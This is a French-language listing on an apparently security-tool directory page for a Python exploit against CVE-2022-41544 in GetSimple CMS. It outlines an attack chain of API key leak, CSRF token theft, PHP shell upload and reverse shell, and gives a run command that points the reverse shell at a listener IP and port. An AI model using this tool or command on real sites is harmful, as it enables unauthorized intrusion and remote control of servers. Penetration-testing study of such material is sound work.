
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2022-41544 — Script d'exploit Python pour CVE-2022-41544 dans GetSimple CMS. Automatise la fuite de clé API, l'extraction de jeton CSRF, le téléchargement de shell PHP et le déclenchement de shell inverse pour les tests d'intrusion. | Kitploit
Outils/GitHubGitHub/h3x0v3rl0rd/cve-2022-41544
Génération de PayloadsAnalyse des VulnérabilitésExploitationShellcodeExploitation d'Applications WebTests d'Intrusion
GitHubh3x0v3rl0rd/cve-2022-41544

CVE-2022-41544

Script d'exploit Python pour CVE-2022-41544 dans GetSimple CMS. Automatise la fuite de clé API, l'extraction de jeton CSRF, le téléchargement de shell PHP et le déclenchement de shell inverse pour les tests d'intrusion.

Voir le dépôt
41il y a 1 anPas encore vérifié
Partager

Script d'exploitation CVE-2022-41544

Ce dépôt contient un script pour exploiter la vulnérabilité CVE-2022-41544 dans GetSimple CMS. Le script effectue plusieurs étapes pour vérifier les vulnérabilités, extraire des clés API, définir des cookies, obtenir des tokens CSRF, téléverser un shell et déclencher le shell.

Changements et améliorations

  1. Gestion des avertissements d'obsolescence : Suppression de l'import telnetlib obsolète car il n'était pas nécessaire au fonctionnement du script.
  2. Gestion améliorée des erreurs : Ajout d'une gestion des erreurs plus robuste pour les requêtes HTTP et l'analyse XML.
  3. Retour utilisateur amélioré : Fourniture d'un retour détaillé pour chaque étape afin d'aider les utilisateurs à comprendre la progression du script et les éventuels problèmes rencontrés.
  4. Validation des entrées : Vérification que les entrées utilisateur pour la cible, le chemin et les identifiants sont validées.
  5. Documentation et commentaires : Ajout de commentaires et de documentation pour améliorer la lisibilité et la facilité d'utilisation du code.

Utilisation

  1. Cloner le dépôt :

    git clone https://github.com/n3rdyn3xus/CVE-2022-41544.git
    cd CVE-2022-41544
    
  2. Installer les dépendances : Assurez-vous que Python 3 est installé ainsi que la bibliothèque requests.

    pip3 install requests
    
  3. Exécuter le script :

    python3 CVE-2022-41544.py <target> <path> <ip:port> <username>
    
    • <target> : Le domaine ou l'adresse IP cible.
    • <path> : Le chemin d'installation de GetSimple CMS.
    • <ip:port> : L'adresse IP et le port pour le reverse shell.
    • <username> : Le nom d'utilisateur admin pour GetSimple CMS.

    Exemple :

    python3 CVE-2022-41544.py 10.129.42.249 /CMS 10.10.14.8:4444 admin

    

image

image

Aperçu du script

Fonctions

  • print_the_banner() : Affiche une bannière stylisée à l'aide d'ASCII art.
  • get_version(target, path) : Vérifie si la version cible de GetSimple CMS est vulnérable.
  • api_leak(target, path) : Tente de récupérer une clé API à partir d'un fichier XML d'autorisation.
  • set_cookies(username, version, apikey) : Définit les cookies requis pour les requêtes suivantes en fonction de la clé API récupérée.
  • get_csrf_token(target, path, headers) : Extrait un token CSRF nécessaire pour téléverser un shell.
  • upload_shell(target, path, headers, nonce, shell_content) : Téléverse un shell PHP sur le serveur cible.
  • shell_trigger(target, path) : Déclenche le shell téléversé pour établir une connexion reverse shell.

Fonction principale

La fonction main() orchestre l'ensemble du processus en appelant les fonctions ci-dessus dans l'ordre pour exploiter la vulnérabilité CVE-2022-41544.

Auteur

Ce script a été développé par h3x0v3rl0rd.

Avertissement

Ce script est fourni à des fins éducatives uniquement. L'accès non autorisé à des systèmes est illégal et contraire à l'éthique. Utilisez ce script de manière responsable et uniquement sur des systèmes pour lesquels vous avez l'autorisation explicite de tester.

Licence

Ce projet est sous licence MIT - voir le fichier LICENSE pour plus de détails.

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    264

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →